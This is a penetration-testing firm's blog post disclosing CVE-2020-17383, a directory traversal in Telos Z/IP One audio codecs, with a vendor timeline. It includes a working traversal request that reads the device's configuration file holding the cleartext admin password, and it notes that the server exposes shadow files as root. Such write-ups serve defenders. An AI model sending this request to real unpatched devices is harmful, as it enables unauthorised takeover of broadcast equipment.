This Traversal had a Face for Radio (CVE-2020-17383)

by David Parillo | Jan 25, 2022

FOLLOW FOLLOW FOLLOW FOLLOW


QUICK SEEK MODE – TL; DR

An interesting directory traversal was identified by SRA during an external penetration test for one of our clients. In addition to the standard checks for Linux filesystems, the team discovered how to disclose the password for the web UI based on firmware analysis and documentation review. The vendor acknowledged the vulnerability and provided patching a year after the initial disclosure.

Note: SRA communicated with the vendor in August of 2020 after our customer disclosed our observations in June 2020. The last communication received was in October of 2020 with a promise of a patch rolling out to impacted devices. As of October 2021, the vendor published a new firmware version that corrects the traversal issue. A review of Shodan disclosed that many Internet facing codecs have not been updated as of this publication.

BROADCASTING DIRECTLY INTO YOUR PENETRATION TEST – DISCOVERY OF THE Z/IP ONE

During one of our external assessments, we encountered a set of Z/IP One IP Broadcast Codec devices, which are manufactured by Telos Alliance and provide Quality of Service for IP based audio streams. These devices ran a custom Linux image and offer configuration management with physical access to the device or through a web console. When we first encountered the console, we only had access to the public status page, as all the other links required authentication.



[redacted]: Status

Connection Status

	Receive	Transmit
Connection Status:		Connected
Connection Peer:	[redacted]	
Connected for:		0-08:36:52
Total frames:	1452923	1453603
Buffered frames:	5	5
Minimum buffer (frames):	4	4
Lost frames:	698	7
Concealed frames:	1037	520
Dropped frames:	340	505
Bitrate (bit/sec):	64145	64000
Samplerate (Hz):	48000	48000
Audio channels:	2	2
Coding Mode:	AAC-ELD	AAC-ELD

System Info

CPU Temperature:	41°C / 105°F
Uptime:	0-08:38:51
Current time:	2021-12-07 20:38:53 UTC
RS232 Adapter:	Not installed
ZIP Server:	[redacted]
SIP Server:	[redacted]

Audio / Livewire

Audio Output Level:	-29 : -30 dB
Audio Input Level:	-48 : -49 dB
Current Audio Input:	Analog XLR
Livewire Clock:	None

Network Interface Status


	LAN	WAN	Wifi/WLAN	EVDO/UMTS
IP Address:	[redacted]	[redacted]	[redacted]	[redacted]
Network Mask:	[redacted]	[redacted]	[redacted]	[redacted]
Gateway IP:	[redacted]	[redacted]	[redacted]	[redacted]
MAC address:	[redacted]	[redacted]	[redacted]	[redacted]
DHCP enabled:	[redacted]	[redacted]	[redacted]	[redacted]
Status	UP & RUNNING	No cable connected	Not present	Not present

Audio Meters

There was however, one function that behaved differently from the other pages. The links for the "Quick Start" and "User Manual" operated out of a document directory with a server named of SOhttpServer. Based on previous experience with this webserver, we confirmed a directory traversal vulnerability was present on the codec. A quick check validated that the service was running as root, which meant we had access to /etc/passwd, /etc/shadow and all the other standard Linux goodies. We also found hardcoded credentials left by Telos Alliance, but we did not spend much time attempting to crack them as we already had root access. Instead, we wanted to see if we could get immediate access to the devices through any other weaknesses.

CONGRATULATIONS, YOU'RE OUR 9TH CALLER! YOU WIN UNAUTHENTICATED ACCESS!

A review of the firmware history identified a problem where the device management password was overwritten during firmware flashes and updates back in 2012. We started looking at prior firmware versions to identify files and databases that were overwritten as these would point to the location of the credentials. After consulting the user manual for physical retrieval of the password from the LCD panel we discovered that /flash/conf/ipcodec.conf held all the display content, including the cleartext password for device management.



Request:


```
GET
/doc//..//..//..//..//..//..//..//..//..//..//..//..
//..//flash/conf/ipcodec.conf HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.0 200 OK
Server: SOhttpServer/1.0
Content-Type: application/octet-stream
Content-Length: 920

[redacted]                                    3¼#S
 ô¿t Ð}S  ð¿ ,„s S‡o}t ið¿
Àt €iS ¬Èm ‡ð-|Àþi ÀS 8Èm -T @ðS €iS ô¿t ð¿ðÈm àð¿b†
s Ðð¿SS 8Èm 8C
Àt ‚Àl ð¿Àð¿Ðð¿  8Èm gBl ð¿-gBl h °|@8Up@t Xð¿xÅm |ð
¿€iS 8Èm ô¿t ÀÆÆÆÆ@@CD ёOuC,CDs* €sZ ô¿g ð¿0ð¿úW †dx
Åm ô¿t ð¿†dÆÀs  @Às ÿÿÿÿ
Þõfy ÀÅs ÙÅs y <Åz ] 0}z 1¼^¿°F] iÅs WÛ^
```

At that point we had the ability to manage the audio going through the device as well as view other registered devices within the organization and SIP catalog. Given the right circumstances, and not fearing the wrath of the FCC, this was an example of what was possible:


Telos Z/IP ONE & Luci Live - Live Demo

We coordinated with our client to disclose the vulnerability to Telos Alliance, as other devices were identified to have the same problem. Our client's contact proved to be useful, as our communication with the support email account returned responses such as:

> *"Can you remove this issue by changing the port from port 80?"*
> *"The credentials are for development purposes only and cannot be deactivated."*
> *"The Z/IP One is a network codec, not a PC. IF someone were to get in, there is not much they can do from it."*

Telos Alliance's contact went through our documentation and notified us that a patch would be developed to fix the issues we identified. We waited for the updated firmware version to be published on their website, which resulted in us reaching back out to confirm the status of their patch. As of October 2020, there was a commitment to a rolling release before publishing the patch to their website. No further communication was returned, and a periodic review found that devices were not eligible for updates. We monitored specific devices to see if there were hotfixes or minor patches deployed, which we did not encounter.

TUNE IN THIS WEEK FOR A FIRMWARE UPDATE – A FIX IS IN

During one of our follow-up meetings we discussed revisiting this vulnerability and discovered that Telos Alliance published a new firmware version. The changelog acknowledged fixes for severe web UI vulnerabilities but did not specifically state what they were. We were able to test against some updated devices and confirmed that we were unable to perform directory traversal over the new NGINX build, as well as the SOhttpServer instances were also running on other ports. One thing of note is that the Z/IP maintains two versions of the firmware in case there is a problem with an update. Authenticated users have the option to revert to the prior firmware, which in this case will be a vulnerable version until additional versions are published and applied.

We observed Shodan after the patch was applied to determine the efficacy of the firmware rollout and identified that most of the devices have not been patched. This leaves these codecs available for malicious configuration, disclosure, or the potential for unexpected voice broadcasting on a radio station near you.

AND NOW BACK TO YOUR REGULAR SCHEDULED PROGRAMMING – A RETROSPECT

This was an interesting vulnerability to work with as it could have stopped at just the traversal and disclosure of local account secrets. Being able to work through and prove impact is important when identifying vulnerabilities such as these, both to provide to our clients as well as to impacted vendors. These are things that an automated tool or quick script would not be able to identify but require individuals to think critically and acknowledge how the system has been designed.

As for the lengthy disclosure timeframe, given the time between the disclosure of the vulnerability to our client and the vendor and the publishing of this blog it was probably for the best. While many stations deployed these devices to homes and other offices during the pandemic (which could account for the uptick in devices seen on Shodan) the roll-out for patching as described by Telos Alliance is methodical in order to prevent broadcasting stations from suddenly losing their voice. We did consider disclosure prior to now, but we wanted to give Telos Alliance the opportunity to attempt a fix. Our client worked diligently to make sure their codecs were no longer accessible from the Internet, and hopefully this post will raise some additional awareness.

Until next time…

DISCLOSURE TIMELINE:

1. June 2020 – Discovered directory traversal and access issue for firmware 4.0.0r. Reported the observation to our client who followed up with the vendor contact.
2. July 2020 – Follow-up conversation with client to determine status of vendor communication.
3. August 2020 – Submitted additional information to Telos Alliance through support contact information. After receiving initial help desk responses, we were contacted by one of the managers over the development team. Relayed and confirmed the issue with them. Submitted request to hold CVE-2020-17383.
4. October 2020 – Communicated with contact at Telos Alliance for an update. Received communication that the fix was available but was not going to be sent to all customers due to firmware rollout policies. Confirmation was requested to determine how quickly the patch would be rolled out to customers.
5. December 2020 – Additional communication requested with client with no response.
6. January – September 2021 – Follow-up review of publicly available devices and publicly-published firmware. No fix identified, more devices identified as accessible in Shodan and tested vulnerable.
7. October 2021 – Review of published firmware from October identified fixes for web UI. Identified new firmware available on publicly facing devices.
8. November 2021 – Tested against new firmware and validated inability to perform directory traversal.
9. December 2021 – Multiple devices still reported prior versioning and were vulnerable on Shodan.
10. January 2022 – Published blog for awareness and published CVE-2020-17383.

REFERENCES:

1. https://www.telosalliance.com/site-to-site-connectivity/codecs-transceivers/telos-zip-one
2. https://support.telosalliance.com/article/culpkadzas-z-ipone-softwrae-v-5-0-0-r-update-instructions-and-release-notes
3. https://www.cve.org/CVERecord?id=CVE-2020-17383

DAVID PARILLO

Manager | Archive

David focuses on Red Team assessments, network penetration testing, and web application testing. He also has experience in forensic analysis and risk and compliance reviews.

David works with companies in many different industries, including financial services, technology, healthcare, entertainment, and energy.

Prior to joining Security Risk Advisors, David was the team lead for the Federal Reserve Bank of Philadelphia's Information Security Assurance team. His responsibilities included security engineering, risk based technical assessments, incident response, and forensic analysis.

← Prev: Project SHADOWSTAR: A Data Driven Approach to Network Block Enumeration (Part 2)

Next: LetItGo: A Case Study in Expired Domains and Azure AD →

Headquarters

1600 Market St., Suite 3000
Philadelphia, PA 19103
(215) 867-9051
info@sra.io

New York Office

155 Culver Rd, Suite 210
Rochester, NY 14620

Ireland Office

Unit 1 Abbey Business Centre
Abbey St.,
Kilkenny City R95 X076
Ireland

SIFTR

AI and manually-curated OSINT for passwords and keys.

Learn more at SIFTR.sra.io

VECTR

Join the VECTR Community here!
Learn more at VECTR.io

Threat Intelligence

Get the daily TIGR Threat Watch Bulletin here!

Privacy Policy

Transparency in Coverage Disclosure

SecurityRisk

Manage Cookie Consent

We use cookies to optimize our website and our service.

About Us
Advisory Services
CyberSOC
Innovation
Careers
Contact

SIFTR

AI and manually-curated OSINT for passwords and keys

Learn more at SIFTR.sra.io

VECTR

Join the VECTR Community here!
Learn more at VECTR.io

Threat Intelligence

Get the daily TIGR Threat Watch Bulletin here!

Offices

Headquarters
1600 Market St., Suite 3000
Philadelphia, PA 19103
(215) 867-9051
info@sra.io

New York Office
155 Culver Rd, Suite 210
Rochester, NY 14620

Ireland Office
Unit 1 Abbey Business Centre
Abbey St.,
Kilkenny City R95 X076
Ireland

Privacy Policy

Transparency in Coverage Disclosure